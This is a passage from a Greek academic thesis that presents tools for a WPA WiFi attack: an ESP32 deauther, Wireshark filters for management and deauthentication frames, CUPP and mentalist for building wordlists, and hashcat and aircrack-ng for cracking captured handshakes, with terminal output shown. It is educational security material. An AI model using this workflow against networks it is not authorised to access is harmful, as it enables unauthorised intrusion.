/* will be executed on every packet the ESP32 gets while beeing in promiscuous mode */
void sniffer(void *buf, wifi_promiscuous_pkt_type_t type){
  //if promiscuous mode is on, it will receive all packets
}
```

Εικόνα 29: Arduino IDE

4.5 Λογισμικό Wireshark

Το Wireshark [26] είναι ένα δημοφιλές λογισμικό καταγραφής και ανάλυσης πακέτων δικτύου. Έχει την δυνατότητα να παρουσιάζει τα πακέτα που καταγράφει με χρονική σειρά, ενώ μπορεί και αναλύει τις πληροφορίες του κάθε πεδίου με τρόπο ευχάριστο στον χρήστη. Υποστηρίζει όλα τα πρωτόκολλα που χρησιμοποιήθηκαν σε αυτήν την εργασία, καθώς και πολλά άλλα.

Ένα μεγάλο πλεονέκτημα του εργαλείου wireshark είναι η δυνατότητα που δίνει στον χρήστη να παρακολουθεί τα πακέτα σε αληθινό χρόνο, αλλά και να τα αποθηκεύει σε ένα αρχείο καταγραφής. Το αρχείο αυτό μπορεί μετά το χρήστη να το ανοίξει και να το διαβάσει σε οποιοδήποτε Η/Υ έχει εγκατεστημένο το πρόγραμμα Wireshark.

Επιπλέον, το αρχείο εξόδου “.pcap” έχει την πληροφορία που χρειαζόμαστε σε τέτοια μορφή, που με το κατάλληλο λογισμικό μπορεί να μετατραπεί σε αρχείο δεδομένων εισόδου για το λογισμικό “hashcat” που θα εξεταστεί στη συνέχεια.

Ένα ακόμη μεγάλο πλεονέκτημα του wireshark είναι η δυνατότητα που προσφέρει στον χρήστη να χρησιμοποιήσει διάφορα φίλτρα αναζήτησης και να απομονώσει ή να παρουσιάσει κάποια μόνο από τα πολλά πακέτα που έχουν καταγραφεί. Στη συνέχεια θα αναφέρουμε ενδεικτικά κάποια από αυτά, τα οποία έχουν συνήθως την μορφή:

Δείξε μόνο beacon frames: **wlan.fc.type_subtype == 0x0008**

Δείξε όλα τα frames εκτός από τα beacon frames: **wlan.fc.type_subtype != 0x0008**

στις παραπάνω εντολές το σύμβολο “==” σημαίνει “δείξε μόνο”

το σύμβολο “!=” σημαίνει “δείξε τα πάντα εκτός από”, ενώ

0x0008 είναι ο κωδικός του συγκεκριμένου πακέτου (beacon frame).

Αντίστοιχα:

Δείξε μόνο “probe request”: **wlan.fc.type_subtype == 0x0004**

Δείξε μόνο “probe response”: **wlan.fc.type_subtype == 0x0005**

Δείξε μόνο “authentication”: **wlan.fc.type_subtype == 0x000b**

Δείξε μόνο “association request”: **wlan.fc.type_subtype == 0x0000**

Δείξε μόνο “association response”: **wlan.fc.type_subtype == 0x0001**

Δείξε όλα τα πακέτα τύπου “deauthentication”: **wlan.fc.type_subtype == 0x000c**

Ενώ σε πολλές περιπτώσεις χρειάστηκε να συνδυαστούν φίλτρα για να επιστραφεί στην οθόνη η πληροφορία που απαιτούνταν. Ο συνδυασμός φίλτρων ακολουθεί κανόνες λογικής άλγεβρας και μοιάζει κάπως έτσι:


wlan.sa == 1c:cc:d6:d8:fa:32 && (wlan.fc.type_subtype != 0x0020 && wlan.fc.type_subtype != 0x0024)

Η παραπάνω εντολή που χρησιμοποιήθηκε στην εργασία επιστρέφει στον χρήστη μόνο τα πακέτα που έχουν εστάλησαν από την MAC Address 1c:cc:d6:d8:fa:32 εκτός όμως από τα πακέτα τύπου 0x0020 (data) και 0x0024 (null).

4.6 Λογισμικό CUPP

Το CUPP (Common User Passwords Profiler) [27] είναι ένα Open Source εργαλείο για την δημιουργία πιθανών Passwords. Στην επίθεση που πραγματοποιήθηκε, χρησιμοποιήθηκε αρχείο λεξικού για να γίνουν οι δοκιμές και να γίνει τελικά η εύρεση του WiFi κωδικού. Υπάρχουν πολλοί τρόποι να δημιουργηθεί ένα λεξικό. Στη συγκεκριμένη επίθεση επιλέχθηκε ένας συνδυασμός τεχνικών, με σκοπό την βελτιστοποίηση του αποτελέσματος.

Το CUPP δημιουργεί αρχικά ένα αρχείο με λέξεις κλειδιά. Σκοπός είναι οι λέξεις να είναι όλες σχετικές με το δίκτυο που θα γίνει η επίθεση, για αυτό ο χρήστης του CUPP καλείται να απαντήσει σε μια σειρά ερωτήσεων. Από το αποτέλεσμα των απαντήσεων, το CUPP δημιουργεί το λεξικό. Το λεξικό αυτό θα τροφοδοτηθεί στη συνέχεια σε επόμενο λογισμικό. Όλο το πρόγραμμα CUPP εκτελείται από γραμμή εντολών.



```
lubuntu@lubuntu: ~
File Edit Tabs Help
lubuntu@lubuntu:~$ cupp

cupp.py!
# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]

[ Options ]

-h      You are looking at it baby! :)
        For more help take a look in docs/README
        Global configuration file is cupp.cfg

-i      Interactive questions for user password profiling

-w      Use this option to improve existing dictionary,
        or WyD.pl output to make some pwnsauce

-l      Download huge wordlists from repository

-a      Parse default usernames and passwords directly from Alecto DB.
        Project Alecto uses purified databases of Phenoelit and CIRT
        which where merged and enhanced.

-v      Version of the program


lubuntu@lubuntu:~$
```

Εικόνα 30: Το περιβάλλον “CUPP”

4.7 Λογισμικό mentalist

Το λογισμικό “mentalist” [28] είναι ένα ακόμη Open Source εργαλείο δημιουργίας λεξικών. Αντίθετα με το “CUPP”, είναι σχεδιασμένο να λειτουργεί σε ένα παραθυρικό περιβάλλον και προσφέρει πολλές δυνατότητες στον χρήστη. Μπορεί να δημιουργήσει ένα λεξικό από την αρχή, ή μπορεί να πάρει ένα λεξικό και να το εμπλουτίσει, κάτι το οποίο έγινε και στην συγκεκριμένη εργασία.

Ο τρόπος με τον οποίο λειτουργεί είναι να εισάγει, σύμφωνα με τις επιθυμίες του χρήστη, προθέματα και επιθέματα. Η ποσότητα των χαρακτήρων, το είδος τους, και η θέση τους σε κάθε λέξη, καθορίζεται δυναμικά από τον χρήστη, δίνοντάς του την δυνατότητα να δημιουργήσει όσους συνδυασμούς επιθυμεί. Είναι σημαντικό να αναφερθεί ότι, όπως θα φανεί και στην πράξη, όσο εμπλουτίζεται το αρχείο, τόσο μεγαλώνει σε μέγεθος, και φυσικά τόσο περισσότερο διαρκεί η διαδικασία της επίθεσης στη συνέχεια.



Εικόνα 31: Το περιβάλλον “mentalist”

4.8 Λογισμικό HashCat

Το επόμενο λογισμικό που χρησιμοποιήθηκε είναι το “HashCat” [29], το οποίο επίσης είναι Open Source και εκτελείται από τερματικό. Το “HashCat” αρχικά χρησιμοποιείται μέσω του online εργαλείων του για να μετατρέψει το αρχείο εξόδου του Wireshark “.pcap” σε αρχείο εισόδου HashCat “.hccapx”.

Στη συνέχεια, μέσα από διάφορες παραμέτρους δέχεται σαν είσοδο το αρχείο καταγραφής μηνυμάτων (σε “.hccapx” πλέον μορφή) και το λεξικό που έχει δημιουργηθεί στα προηγούμενα βήματα. Στο σημείο αυτό το “HashCat” ξεκινά πράξεις, όπως αυτές που περιγράφηκαν στο κεφάλαιο 3.2. Αναλόγως την επεξεργαστική ισχύς του Η/Υ όπου εκτελείται, αλλά και το μέγεθος του αρχείου λεξικού, η διάρκεια εκτέλεσής του κυμαίνεται από μερικά λεπτά έως πολλές ώρες ή και μέρες. Μέσω παραμέτρων που ορίζονται από τον χρήστη, είναι δυνατό να υπάρχει απεικόνιση την προόδου.

Ένα μεγάλο πλεονέκτημα του “HashCat” είναι η δυνατότητα να χρησιμοποιεί όλους του επεξεργαστές του Η/Υ παράλληλα, αλλά και να αξιοποιεί την πλατφόρμα CUDA της NVIDIA [30]. Δεν θα αναλυθεί περαιτέρω η πλατφόρμα CUDA, μόνο θα αναφερθεί ότι δίνει την δυνατότητα σε λογισμικά, όπως το HashCat, να χρησιμοποιήσουν τους πυρήνες της κάρτας γραφικών “παράλληλα”, αντί για “ομαδικά” όπως είναι σχεδιασμένοι κανονικά. Δεδομένου ότι μια σύγχρονη κάρτα γραφικών έχει πάνω από 10.000 πυρήνες, είναι αντιληπτό ότι μειώνει τον χρόνο της επίθεσης εκθετικά.

```
lubuntu@lubuntu:~$ hashcat -I
hashcat (v4.0.1) starting...

OpenCL Info:

Platform ID #1
Vendor   : Intel(R) Corporation
Name     : Intel(R) CPU Runtime for OpenCL(TM) Applications
Version  : OpenCL 2.1 LINUX

Device ID #1
Type     : CPU
Vendor ID : 8
Vendor   : Intel(R) Corporation
Name     : Intel(R) Xeon(R) CPU E3-1275L v3 @ 2.70GHz
Version  : OpenCL 2.1 (Build 0)
Processor(s) : 8
Clock    : 2700
Memory   : 1858/7434 MB allocatable
OpenCL Version : OpenCL C 2.0
Driver Version : 18.1.0.0920

Platform ID #2
Vendor   : The pocl project
Name     : Portable Computing Language
Version  : OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, P
OCL_DEBUG


Device ID #2
Type     : CPU
Vendor ID : 128
Vendor   : GenuineIntel
Name     : pthread-Intel(R) Xeon(R) CPU E3-1275L v3 @ 2.70GHz
Version  : OpenCL 1.2 pocl HSTR: pthread-x86_64-pc-linux-gnu-haswell
Processor(s) : 8
Clock    : 3900
Memory   : 2048/5386 MB allocatable
OpenCL Version : OpenCL C 1.2 pocl
Driver Version : 1.1

lubuntu@lubuntu:~$
```

Εικόνα 32: Το λογισμικό "HashCat"

4.9 Λογισμικό aircrack-ng

Το aircrack-ng [31] είναι ένα ακόμη εργαλείο Open Source, που σαν λειτουργία έχει να πραγματοποιεί επίθεση τύπου λεξικού, σαν το HashCat. Όσον αφορά την βασική λειτουργία εύρεσης κωδικού μειονεκτεί έναντι του HashCat, διότι δεν έχει την δυνατότητα προσπέλασης της κάρτας γραφικών (Graphics Processing Unit – GPU), συνεπώς είναι αισθητά πιο αργό. Διαθέτει όμως το μεγάλο πλεονέκτημα του ότι δείχνει πολύ εύκολα εάν το αρχείο καταγραφής μας “.pcap” κατάφερε να καταγράψει το απαραίτητο “4-way handshake”. Χρησιμοποιήθηκε παράλληλα με το wireshark για να επιβεβαιωθεί η αποτελεσματικότητα καταγραφής του “4-way handshake”.



```
lubuntu@lubuntu: /media/lubuntu/Verbatim128/2_Ptyxiaki/1 - + x
File Edit Tabs Help
lubuntu@lubuntu:/media/lubuntu/Verbatim128/2_Ptyxiaki/1$ aircrack-ng 1.pcap
Opening 1.pcap
Read 19416 packets.

# BSSID ESSID Encryption
3 C4:A3:66:4F:93:8A e11 WPA (1 handshake)

Index number of target network ?
```

Εικόνα 33: Λογισμικό aircrack-ng

Στην εικόνα 33 φαίνεται ότι το αρχείο καταγραφής “.pcap” έχει καταφέρει να καταγράψει το handshake του δικτύου με SSID “e11”, καθώς και η MAC Address του AP του συγκεκριμένου δικτύου.

4.10 Browser

Τέλος, για την πραγματοποίηση της επίθεσης, χρειάστηκε να χρησιμοποιηθεί ένας browser από μια συσκευή συνδεδεμένη στο δίκτυο του μικροελεγκτή. Από εκεί έγινε η σύνδεση στο AP του μικροελεγκτή και στη συνέχεια όλες οι κινήσεις που έγιναν κατά την επίθεση. Αρχικά πραγματοποιήθηκε η ανίχνευση των δικτύων. Στη συνέχεια έγινε η επιλογή του δικτύου (AP) που πραγματοποιήθηκε η επίθεση και τέλος η έναρξη της επίθεσης. Η επίθεση διήρκεσε μερικά δευτερόλεπτα και όταν διαπιστώθηκε από το “wireshark” η καταγραφή των επιθυμητών αποτελεσμάτων, διακόπηκε.


5. Πραγματοποίηση επίθεσης

Σε αυτό το κεφάλαιο θα παρουσιαστεί η επίθεση που πραγματοποιήθηκε βήμα προς βήμα. Είναι σημαντικό να διευκρινιστεί σε αυτό το σημείο ότι όλα τα βήματα που θα περιγραφούν πραγματοποιήθηκαν σε δίκτυο στο οποίο ο επιτιθέμενος είχε δικαιώματα διαχειριστή και κανένα βήμα δεν εκτελέστηκε σε δίκτυο στο οποίο ο επιτιθέμενος δεν είχε πλήρη δικαιώματα χρήσης σε αυτό. Ο σκοπός αυτής της εργασίας είναι καθαρά εκπαιδευτικός και στοχεύει στο να αναδείξει την ευκολία με την οποία μπορεί κάποιος επιτιθέμενος να παρεισφρήσει σε ένα δίκτυο WiFi. Σε καμία περίπτωση δεν πρέπει τα όσα αναφέρονται στη συγκεκριμένη επίθεση να πραγματοποιούνται σε δίκτυο το οποίο ο χρήστης δεν έχει δικαιώματα διαχειριστή, ή την έγκριση του διαχειριστή.

5.1 Προγραμματισμός μικροελεγκτή με Arduino IDE

Αρχικά έγινε εκκίνηση του Arduino IDE, και άνοιγμα του αρχείου “.ino” από το repository που έγινε downloaded από το GitHub.

File → Open → *filename*




Εικόνα 34: Περιβάλλον Arduino IDE με κώδικα Deauther

